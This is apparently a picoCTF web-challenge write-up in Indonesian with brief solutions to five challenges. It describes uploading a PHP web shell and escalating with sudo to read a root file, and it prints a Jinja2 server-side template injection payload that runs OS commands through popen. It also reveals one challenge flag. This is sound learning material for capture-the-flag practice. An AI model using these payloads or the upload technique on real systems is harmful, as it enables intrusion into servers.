











**Cookie Monster Secret Recipe**Berada di cookie

Kemudian dicode value cookie (base64)  
-> picoCTF{c00k1e\_m0nster\_l0ves\_c00kies\_96F58DAB}

**Head-Dump**Mencari API Documentation  
  
  
  
  
Mengakses path /heapdump, kemudian mendownload file snapshot, yang merupakan file json  
  
  
  
  
  
  
  
  
  
  
  
  
  
  
  
  
Menemukan flag di dalam file json

******n0s4n1ty 1**Tampilan awal  
  
  
Lalu upload file dan capture request  
Kemudian rubahfilename menjadi ekstensi .php dan ubah content filemenjadi payload phpFile terupload di path /upload/{namafile}  
Akses shell php dengan perintah test.php?1=ls -alh  
  
Kirim perintah sudo -l (seperti yang ada pada hint)  
  
  
  
  
  
  
****Terlihat bahwa user www-data dapat menjalankan command sudo tanpa password  
Menjalankan perintah sudo ls -alh /root  
  
  
  
  
  
  
  
****Terlihat ada file flag.txt  
****Menjalankan perintah sudo cat /root/flag.txt

**SSTI1**Testing payload  
BerhasilCek file yang ada di directory serverpayload :{{config.\_\_class\_\_.\_\_init\_\_.\_\_globals\_\_['os'].popen('ls -alh').read()}}  
****Terdapat file flag  
Ubah payload : {{config.\_\_class\_\_.\_\_init\_\_.\_\_globals\_\_['os'].popen('cat flag').read()}}

**WebSocketFish**Tampilan awal  
Ada koneksi websocket  
  
****Pada kode berikutnya, terdapat 2 keyword yaitu eval {number} dan mate {number}  
  
  
  
  
  
  
  
  
  
  
Melihat pesan yang dikirim  
  
Mencoba kedua keyword dengan mengirim data acak melalui console dengan fungsi sendMessage  
  
  
  
  
  
  
  
  
  
  
  
****Ketika mengirim sendMessage('eval -9999999999'), flag muncul